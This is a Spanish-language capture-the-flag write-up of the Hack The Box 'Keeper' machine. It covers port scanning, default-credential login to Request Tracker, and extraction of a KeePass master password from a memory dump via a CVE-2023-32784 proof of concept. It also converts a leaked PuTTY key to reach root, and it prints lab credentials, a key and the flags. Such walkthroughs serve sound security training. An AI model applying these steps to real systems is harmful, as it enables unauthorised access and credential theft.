

Keeper



Keeper has been Pwned!

Alex Coman (aka. KR31TOS)
kr31tos@proton.me

12 Febrero 2024



Índice

<i>Ámbito y alcance</i>	2
<i>Reconocimiento</i>	2
<i>Enumeración</i>	3
<i>Descubrimiento de puertos abiertos</i>	3
<i>Enumeración de versión y servicio</i>	3
<i>Information leakage</i>	5
<i>Explotación</i>	7
<i>KeePass Memory dump password extraction</i>	7
<i>CVE-2023-32784</i>	8
<i>Escalada de privilegios</i>	11



Ámbito y alcance

En este detallado writeup, describiré paso a paso la resolución de la máquina **Keeper** en la plataforma **Hack The Box**. En nuestra primera etapa de explotación, aprovecharemos una vulnerabilidad de **divulgación de información** mediante búsquedas en **Google**, lo que nos permite obtener información sensible sobre el sistema.

Continuando con nuestra intrusión, explotaremos problemas de seguridad que nos permiten acceder al servidor a través de un usuario de **soporte IT**. Desde allí, logramos acceder a un volcado de memoria de **KeePass** y utilizamos la vulnerabilidad **CVE-2023-32784** para extraer la contraseña y acceder a la base de datos.

Finalmente, escalamos nuestros privilegios como usuario **root** al descubrir una clave **.ppk** sin cifrar y sin contraseña, lo que nos permite obtener un mayor control sobre el sistema comprometido.



Reconocimiento

Hacemos un traceroute (**-R**) para ver por qué nodos pasa la traza icmp y comprobar que tenemos conectividad, hay un nodo intermedio que hace que el **TTL** de la máquina disminuya en 1, pero claramente da a entender que es una máquina Linux por el valor **TTL=63**

```
> ping -c 1 10.10.11.227 -R
PING 10.10.11.227 (10.10.11.227) 56(124) bytes of data.
64 bytes from 10.10.11.227: icmp_seq=1 ttl=63 time=41.0 ms
RR: 10.10.14.10
10.10.10.2
10.10.11.227
10.10.11.227
10.10.14.1
10.10.14.10

--- 10.10.11.227 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 41.031/41.031/41.031/0.000 ms
```



Enumeración

Descubrimiento de puertos abiertos

Utilizamos **nmap** para realizar un escaneo y descubrir qué puertos **TCP** están abiertos en la máquina víctima con el comando:

- **sudo nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn 10.10.11.227 -oG allPorts**
 - **-p-** Indica que debe escanear los 65535 puertos disponibles.
 - **--open** Solo considerar puertos abiertos.
 - **-sS** Realiza un escaneo sigiloso, no completa la conexión TCP (SYN > SYN/ACK > Reset packet).
 - **--min-rate 5000** Establece el número mínimo de paquetes enviados por segundo.
 - **-vvv** Modo triple verbose, muestra resultados a medida que los encuentra.
 - **-n** Evita la resolución DNS para que el escaneo vaya más rápido
 - **-Pn** Desactiva el descubrimiento de host mediante pings.

```
> sudo nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn 10.10.11.227 -oG allPorts
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-12 13:00 CET
Initiating SYN Stealth Scan at 13:00
Scanning 10.10.11.227 [65535 ports]
Discovered open port 22/tcp on 10.10.11.227
Discovered open port 80/tcp on 10.10.11.227
Completed SYN Stealth Scan at 13:00, 14.34s elapsed (65535 total ports)
Nmap scan report for 10.10.11.227
Host is up, received user-set (0.059s latency).
Scanned at 2024-02-12 13:00:39 CET for 14s
Not shown: 65419 closed tcp ports (reset), 114 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE REASON
22/tcp    open  ssh      syn-ack ttl 63
80/tcp    open  http     syn-ack ttl 63

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 14.47 seconds
          Raw packets sent: 73067 (3.215MB) | Rcvd: 67526 (2.701MB)

> extractPorts allPorts
[*] Extracting information...
[!] IP Address: 10.10.11.227
[!] Open ports: 22,80
[*] Ports copied to clipboard
```

Enumeración de versión y servicio

Lanzamos una serie de scripts básicos de enumeración propios de la herramienta **nmap** para listar la versión y servicio que están corriendo bajo los puertos abiertos (**22, 80**).

- **nmap -sCV -p22,80 10.10.11.227 -oN targeted**
 - **-sCV** Combina los parámetros **-sC** sirve para lanzar un conjunto de scripts básicos de reconocimiento de nmap **-sV** detecta la versión y el servicio que están corriendo por los puertos abiertos.
 - **-p22,80** Por los puertos seleccionados
 - **-oN** Se exporta en formato nmap en un archivo llamado **targeted**.

Nos muestra que se trata de una máquina **Linux** que tiene **Ubuntu** como sistema operativo corriendo un servidor **nginx 1.18.0** y ejecutándose por el puerto **80 http** un servicio web que no logra identificar el nombre.



```
File: targeted

1 # Nmap 7.94SVN scan initiated Mon Feb 12 13:08:59 2024 as: nmap -sCV -p22,80 -oN targeted 10.10.11.227
2 Nmap scan report for keeper.htb (10.10.11.227)
3 Host is up (0.041s latency).
4
5 PORT      STATE SERVICE VERSION
6 22/tcp     open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.3 (Ubuntu Linux; protocol 2.0)
7 |_ssh-hostkey:
8 | 256 35:39:d4:39:40:4b:1f:61:86:dd:7c:37:bb:4b:98:9e (ECDSA)
9 |_ 256 1a:e9:72:be:8b:b1:05:d5:ef:fe:dd:80:d8:ef:c0:66 (ED25519)
10 80/tcp    open  http     nginx 1.18.0 (Ubuntu)
11 |_http-server-header: nginx/1.18.0 (Ubuntu)
12 |_http-title: Site doesn't have a title (text/html).
13 Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
14
15 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
16 # Nmap done at Mon Feb 12 13:09:07 2024 -- 1 IP address (1 host up) scanned in 7.99 seconds
```

En la dirección web del servidor nos encontramos con un link que te redirige a un subdominio del dominio principal **keeper.htb**, por lo tanto para que nos lo reconozca, tenemos que añadirlo al archivo **/etc/hosts** con el siguiente comando:

- `echo "10.10.11.227 tickets.keeper.htb" | sudo tee -a /etc/hosts`

A screenshot of a Firefox browser window. The address bar shows "10.10.11.227/". Below the address bar, the status bar says "1:8.9p1-3ubuntu0.3 : open". The main content area displays a page with the URL "tickets.keeper.htb/rt/" in the address bar. The page content includes a message: "To raise an IT support ticket, please visit tickets.keeper.htb/rt/". The browser toolbar at the top includes links for "My Tools", "Virus Total", "Kali Linux", "Kali Tools", "Kali Docs", "Kali Forums", "Kali NetHunter", and "Exploit-DB".

A screenshot of a Firefox browser window showing the login page for the Best Practical Request Tracker (RT). The address bar shows "tickets.keeper.htb/rt/". The page has a blue header with the text "Entrar". Below the header is a form with fields for "Nombre de usuario:" (containing "4.4.4+dfsg-2ubuntu1") and "Contraseña:". A blue "Entrar" button is at the bottom of the form. At the bottom right of the page, there is a "REQUEST TRACKER" logo and some footer text: "RT 4.4.4+dfsg-2ubuntu1 (Debian) Copyright 1996-2019 Best Practical Solutions, LLC.", "Distribuido bajo la versión 2 de la GNU GPL.", and "Para consultas sobre soporte, formación, diseño a medida o licenciamiento, por favor contacte con sales@bestpractical.com".

Una vez dentro de la web nos encontramos con un panel de login de **Best Practical** qué es un gestor de tickets **Open-Source**. Haciendo una búsqueda por **Google** nos encontramos que las credenciales por defecto de este tipo de gestores es **User: root** y **Password: password**. Por lo tanto procedemos a probarlas en el panel de login y tenemos éxito.

A screenshot of a Google search results page. The search query is "request tracker default credentials". The top result is a snippet from a Gentoo Wiki page: "Log in. Use a browser to log into RT. Username is root, and password is password." Below the snippet is the date "16 nov 2021". The snippet is highlighted with a red box. The rest of the search results page shows various links related to Request Tracker and Gentoo.



Information leakage

Analizando el entorno de la interfaz web, me llama la atención el **panel de administrador** donde hay un apartado de **usuarios**. Si entramos dentro nos encontramos con 2 usuarios activos, uno de ellos es **root** que su nombre real es **Enoch Root** y otro es **Inorgaard** que su nombre real es **Lise Nørgaard**.

The screenshot shows the RT administrator interface. At the top, there's a navigation bar with links like Inicio, Búsqueda, Reports, Artículos, Activos, Herramientas, Administrador (which is currently selected), and Autenticado como root. A dropdown menu for 'Administrador' is open, showing options like Usuarios, Grupos, Colas, Campos Personalizados, Roles personalizados, Acciones, Global, Artículos, Activos, and Herramientas. The 'Usuarios' option is highlighted with a red arrow. Below the navigation bar, there are sections for 'RT de un vistazo' (including '10 tickets de mayor prioridad que poseo', 'Los 10 tickets más recientes sin propietario', and 'Tickets Marcados (Bookmarked)') and 'Creación rápida de ticket' (with fields for Asunto, Cola, Propietario, Solicitantes, and Contenido, and a 'Crear' button).

Investigando al usuario **Inorgaard** vemos que se trata de un empleado de **Korsbæk (Dinamarca)** que trabaja como **Soporte IT** y nos deja a simple vista en el apartado de comentarios lo que viene siendo su contraseña para acceso al servidor. La contraseña es **Welcome2023!**

The screenshot shows the 'Modificar el usuario Inorgaard' (Edit user Inorgaard) page. It has three main sections: 'Identidad' (Identity), 'Control de acceso' (Access control), and 'Comentarios acerca de este usuario' (Comments about this user).
In the 'Identidad' section, fields include: Nombre de usuario: Inorgaard (requerido), Correo: Inorgaard@keeper.hbt, Nombre real: Lise Nørgaard, Alias: Lise, Usuario en Unix: Inorgaard, Idioma: Danish, Zona horaria: Predeterminado del Sistema (Europe/Berlin), and Información extra: Helpdesk Agent from Korsbæk.
In the 'Control de acceso' section, checked boxes are: Permitir a este usuario acceder a RT and Dar a este usuario permisos adicionales (Privilegiado). There are also fields for root's contraseña actual, Nueva contraseña, and Confirmar contraseña.
In the 'Comentarios acerca de este usuario' section, a comment box contains the text: New user. Initial password set to Welcome2023!.



Con estas credenciales procedemos a conectarnos por **SSH** al servidor accediendo de esta manera al sistema como el usuario **lnorgaard**.

```
> ssh lnorgaard@keeper.htb
lnorgaard@keeper.htb's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-78-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
You have mail.

Last login: Tue Aug  8 11:31:22 2023 from 10.10.14.23
lnorgaard@keeper:~$ whoami
lnorgaard
lnorgaard@keeper:~$ id
uid=1000(lnorgaard) gid=1000(lnorgaard) groups=1000(lnorgaard)
lnorgaard@keeper:~$ env
SHELL=/bin/bash
LANGUAGE=en_GB:en
PWD=/home/lnorgaard
LOGNAME=lnorgaard
XDG_SESSION_TYPE=tty
MOTD_SHOWN=pam
HOME=/home/lnorgaard
LANG=en_GB.UTF-8
```

Una vez en el sistema procederemos con un tratamiento de la **tty** para poder interactuar con ella cómodamente:

```
■ export TERM=xterm
■ stty rows 44 columns 184
```



Primera flag

Listamos la primera flag que se encuentra dentro del directorio **/home/** de **lnorgaard**. Primera flag -> **8c3f36f80891fe8e87a71e432b88658e**

```
lnorgaard@keeper:~$ pwd
/home/lnorgaard
lnorgaard@keeper:~$ ls
RT30000.zip user.txt
lnorgaard@keeper:~$ cat user.txt
8c3f36f80891fe8e87a71e432b88658e
lnorgaard@keeper:~$
```



Explotación

Explotación

KeePass Memory dump password extraction

En el directorio de **Inorgaard** también nos encontramos con un archivo .zip llamado **RT30000.zip**, por lo tanto nos descargamos en nuestra máquina local el archivo creandone un **servidor http** mediante python3 con el comando **python3 -m http.server 1337** para poder transmitir la información. Una vez transmitida comprobaremos que los hashes sean los mismos para verificar que la información no ha sido manipulada en el proceso.

```
lnorgaard@keeper:~$ python3 -m http.server 1337
Serving HTTP on 0.0.0.0 port 1337 (http://0.0.0.0:1337/) ...
10.10.14.10 - - [12/Feb/2024 14:57:45] "GET /RT30000.zip HTTP/1.1" 200 -
```

```
> wget http://10.10.11.227:1337/RT30000.zip
--2024-02-12 14:57:45-- http://10.10.11.227:1337/RT30000.zip
Connecting to 10.10.11.227:1337... connected.
HTTP request sent, awaiting response... 200 OK
Length: 87391651 (83M) [application/zip]
Saving to: 'RT30000.zip'

RT30000.zip                                     94%[=====] 78.37M  2.52MB/s eta 2s
```

```
> md5sum RT30000.zip
c29f90dbb88d42ad2d38db2cb81eed21  RT30000.zip
```


```
lnorgaard@keeper:~$ md5sum RT30000.zip
c29f90dbb88d42ad2d38db2cb81eed21  RT30000.zip
lnorgaard@keeper:~$
```

Con el archivo .zip en nuestra máquina y con la certeza de que no ha sido manipulado, procedemos a descomprimirlo. Nos encontramos 2 archivos, uno es un archivo .kdbx que es un contenedor de base de datos de KeePass que almacena la información en un formato encriptado. Y el otro es un archivo .dmp que es un volcado total de memoria en formato binario de KeePass.

```
> unzip RT30000.zip
Archive:  RT30000.zip
      inflating: KeePassDumpFull.dmp
      extracting: passcodes.kdbx

> ls
[KeePassDumpFull.dmp] [passcodes.kdbx] [RT30000.zip]
```

Para poder trabajar con archivos de KeePass necesitamos el programa **KeePassXC**, si no está en el sistema lo podemos instalar a través de link o utilizando el comando **sudo apt install keepassxc**. La herramienta es una interfaz gráfica para poder trabajar con archivos propios del gestor de contraseñas KeePass.



Ya tenemos abierto el archivo mediante el comando `keepassxc passcodes.kdbx` pero no disponemos de la contraseña. Se procede a buscar en el **archivo binario** de volcado alguna línea que nos pueda dar alguna pista o alguna contraseña, mediante el comando `strings KeePassDumpFull.dmp`. Encontramos muchas líneas de información, pero nada relevante a simple vista.

```
> strings KeePassDumpFull.dmp | grep -i "password" | wc
   615      977    18823

> strings KeePassDumpFull.dmp | grep -i "keepass" | wc
   221      283    6176

> strings KeePassDumpFull.dmp | grep -i "admin" | wc
   187      414    8339

> strings KeePassDumpFull.dmp | grep -i "root" | wc
   776     1753   25853
```

CVE-2023-32784

Haciendo una búsqueda por internet para encontrar algún posible exploit que pueda extraer una contraseña de un volcado de memoria, doy con un **PoC (Proof of Concept)** en el que a través de un script en python explota la vulnerabilidad **CVE-2023-32784** extrayendo posibles contraseñas. Así que decidí probarlo en mi máquina y me dio buenos resultados.



```
> python3 poc.py -d KeePassDumpFull.dmp
2024-02-12 15:41:04,527 [ . ] [main] Opened KeePassDumpFull.dmp
Possible password: ●,dgrođ med fløde
Possible password: ●oldgrøđ med fløde
Possible password: ●`dgrođ med fløde
Possible password: ●-dgrođ med fløde
Possible password: ●'dgrođ med fløde
Possible password: ●]dgrođ med fløde
Possible password: ●Adgrøđ med fløde
Possible password: ●Idgrøđ med fløde
Possible password: ●:dgrođ med fløde
Possible password: ●=dgrođ med fløde
Possible password: ●_dgrođ med fløde
Possible password: ●cdgrøđ med fløde
Possible password: ●Mdgrøđ med fløde
```

Al parecer está intentando reproducir un carácter que no reconoce mediante el **punto blanco** (●), haciendo una búsqueda por [Google](#) con **med fløde** a ver si damos con alguna similitud, en el primer link nos habla de un postre danés llamado **Rødgrød med Fløde**, por lo tanto el punto en blanco estaba intentando reproducir la vocal danesa ø.

Google

med fløde

Images Maps Videos News Books Flights Finance

Saveur
https://www.saveur.com › article › recipes › rodgrod-... :

Rødgrød med Fløde (Danish Red Berry Pudding ... - Saveur)

Ingredients · 1 1/2 lb. mixed red berries, such as strawberries, raspberries, and red currants · 1 cup sugar · 1/4 cup cornstarch · Whipped cream, for serving.

Probando en **keepassxc** como posible contraseña **Rødgrød med Fløde** nos dice que no es una credencial válida.

Error while reading the database: Invalid credentials were provided, please try again.
If this reoccurs, then your database file may be corrupt.

Unlock KeePassXC Database
/home/kr3itos/Documents/HackTheBox/keeper/content/passcodes.kdbx

Enter Password:

Enter Additional Credentials (if any):

Key File: ?

Hardware Key: ?



Probando más variantes de la contraseña me doy cuenta de que escribiéndola de esta manera `rødgrød med fløde` nos da acceso a la base de datos. En el apartado de **Network** nos encontramos con la información de los 2 usuarios listados en el panel de administrador de **Request Tracker**.

The screenshot shows the Request Tracker application's interface. At the top, there is a navigation bar with links: Database, Entries, Groups, Tools, View, Help. Below the navigation bar is a toolbar with various icons for file operations like Open, Save, Lock, and Delete. A search bar is also present. On the left side, there is a sidebar with a tree view of categories: passcodes, General, Windows, Network (which is highlighted with a red box), Internet, eMail, Homebanking, and Recycle Bin. The main area displays a table with columns: Title, Username, URL, Notes, and Modified. There are two entries listed:

Title	Username	URL	Notes	Modified
Ticketing...	Inorgaard	http://tickets...	24 May 2023 ...	
keeper.h...	root	PuTTY-User-...	24 May 2023 ...	

De esta manera podemos listar las contraseñas de **Inorgaard** que es la misma que usamos para la conexión **SSH** y la de **root** que es **F4><3K0nd!**.

This screenshot shows the 'Edit entry' screen for the 'Ticketing System' entry. The 'Entry' tab is selected. The form fields are as follows:

- Title: Ticketing System
- Username: Inorgaard
- Password: Welcome2023! (highlighted with a red box)
- URL: https://example.com
- Tags: (empty)

On the right side of the password field, there are three small icons: a trash can, a copy icon, and a refresh/circular arrow icon.

This screenshot shows the 'Edit entry' screen for the 'keeper.htb (Ticketing Server)' entry. The 'Entry' tab is selected. The form fields are as follows:

- Title: keeper.htb (Ticketing Server)
- Username: root
- Password: F4><3K0nd! (highlighted with a red box)
- URL: https://example.com

On the right side of the password field, there are three small icons: a trash can, a copy icon, and a refresh/circular arrow icon.

Intentando migrar al usuario **root** desde la conexión **SSH** con la contraseña encontrada, me da un fallo de autenticación y no logro acceder al sistema de esta manera.

```
lnorgaard@keeper:~$ su root
Password:
su: Authentication failure
lnorgaard@keeper:~$ |
```



Escalada de privilegios

Dentro del apartado de credenciales del usuario **root**, hay una nota en la que parece ser una **clave privada ssh-rsa** para la conexión a través de **PuTTY**. Esta herramienta es una interfaz gráfica que sirve para conectarte de forma segura a servidores remotos a través de una red mediante conexiones **SSH** y otro tipo de conexiones.

```
Notes: PuTTY-User-Key-File-3: ssh-rsa
Encryption: none
Comment: rsa-key-20230519
Public-Lines: 6
AAAAB3NzaC1yc2EAAAQABAAQCNvqse/hMswGBRQsPsC/EwyxJvc8Wpul/D
8riCZV30ZbfEF09z0PNUn4DisesKB4x1KtqH0l8vPtRRiEzsBbn+mCpBLHBQ+81T
EHTc3ChyRYxk899PKSSqKDXutZeFJ4FBAXqlxoJdpLHMvh7ZyJNAy34IfcFC+LM
Cj/c6tQa2laFfqcVJ+2bnR6UrURB4thmJca29JAq2p9BkdDGsiH8F8eanIBA1Tu
FVbUt2CenSUPDUAw7wIL56qC28w6q/qhm2LGoxXup6+LOjxGNNTA2zJ38P1FTfZQ
LxFVTWUKT8u8junnLk0kfnM4+bJ8g7MXLqbrtsgr5ywF6Ccxs0Et
Private-Lines: 14
AAABAQCB0dgBvETt8/UFNdG/X2hnXTPZKSzQxxkicDw6VR+1ye/t/dOS2yjbnr6j
oDni1wZdo7hTpJ5ZjdmzwvVCChNlc45cb3hXK3IYHe07psTuGgyYCSZWSGn8ZCi
kmyZTZOV9eq1D6P1uB6AXSKuwc03h97zOoyf6p+xgcYXwkp44/otK4ScF2hEputY
f7n24kvL0WIBQThsiLkKcz3/Cz7BdCkn+Lvf8iyA6VF0p14cFTM9Lsd7t/pIJzT
Vkcew1DZuYnYOGQxHYW6WQ4V6rCwpsMSMLD450XJ4zfGLN8aw5KO1/TccbTgWivz
UXjcCAviPpmSXB19UG8JlTp0RyhAAAAGD2kfhsA+/ASrc04ZlVagCge1Qq8iWs
OxG8eoCMW8DhhbvL6YKAfEvj3xeahXexlVwUocDX07Ti0QSV2sUw7E71cvl/ExGz
in6qyp3R4yAaV7PiMtLTgBkqs4AA3rcJZpJb01AZB8TBK91QIZGoswi3/uYrlZ1r
SsGN1FbK/meH9QAAAIEArbz8aWansqPtE+6Ye8Nq3G2R1PYhp5yXpxiE89L87NIV
09ygQ7Aec+C24TOykiwyPaOBImMe+Nyaxss/gc7o9TnHNPFJ5iRyiXagT4E2WEea
xHhv1PDdSrE8tB9V8ox1kxBrxAvYIZgceHRFrwPrF823PeNWLC2BNwEl0G76Vka
-----END RSA PRIVATE KEY-----
```

Haciendo una búsqueda en **Google** con la cabecera de la clave encuentro con un artículo en **Medium** en el que habla de cómo puedes conectarte con una clave privada a través de **PuTTY**.

Lo primero es copiar la clave privada de las notas y pegarla en un archivo **private-key.ppk**. Después instalar **PuTTY** en nuestra máquina con el comando **sudo apt-get install putty**.

```
> puttygen --version
puttygen: Release 0.80
Build platform: 64-bit Unix
Compiler: gcc 13.2.0
Source commit: 1
```

A continuación tenemos que convertir el archivo **.ppk** en un archivo **.pem** con el nombre **id_rsa**. Para este proceso utilizamos el comando:

```
• puttygen private-key.ppk -O private-openssh -o id_rsa
```

```
> puttygen private-key.ppk -O private-openssh -o id_rsa
> ls
id_rsa KeePassDumpFull.dmp passcodes.kdbx poc.py private-key.ppk RT30000.zip
```



Tenemos que asegurarnos de que el archivo tiene permisos de **lectura** y **escritura** para el propietario, es decir con permisos **600** (.rw-----)

```
> ls -l
.rw----- kr31tos kr31tos 1.6 KB Mon Feb 12 16:47:29 2024 id_rsa
.rw-r-x--- kr31tos kr31tos 242 MB Wed May 24 12:51:31 2023 KeePassDumpFull.dmp
.rw-r-x--- kr31tos kr31tos 3.5 KB Wed May 24 12:51:11 2023 passcodes.kdbx
.rw-r-xr-x kr31tos kr31tos 2.9 KB Mon Feb 12 01:16:00 2024 poc.py
.rw-r--r-- kr31tos kr31tos 1.4 KB Mon Feb 12 16:38:21 2024 private-key.ppk
.rw-r--r-- kr31tos kr31tos 83 MB Mon Feb 12 14:56:01 2024 RT30000.zip
```

Ahora podemos establecer la conexión **SSH** mediante el usuario **root** y la **clave privada** con el comando:

- `sudo ssh root@keeper.htb -i id_rsa`

```
> sudo ssh root@keeper.htb -i id_rsa
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-78-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

You have new mail.
Last login: Mon Feb 12 16:58:00 2024 from 10.10.14.10
root@keeper:~# whoami
root
root@keeper:~# |
```



Segunda flag

Teniendo ya privilegios de **root**, vamos al directorio **/root/** y dentro de este nos encontramos con el archivo **root.txt** que contiene la segunda Flag → **f5e6a2c122d87e82df34103cf6dcc9f3**

```
root@keeper:~# whoami
root
root@keeper:~# cd /root/
root@keeper:~# cat root.txt
f5e6a2c122d87e82df34103cf6dcc9f3
root@keeper:~#
```



PWNED!!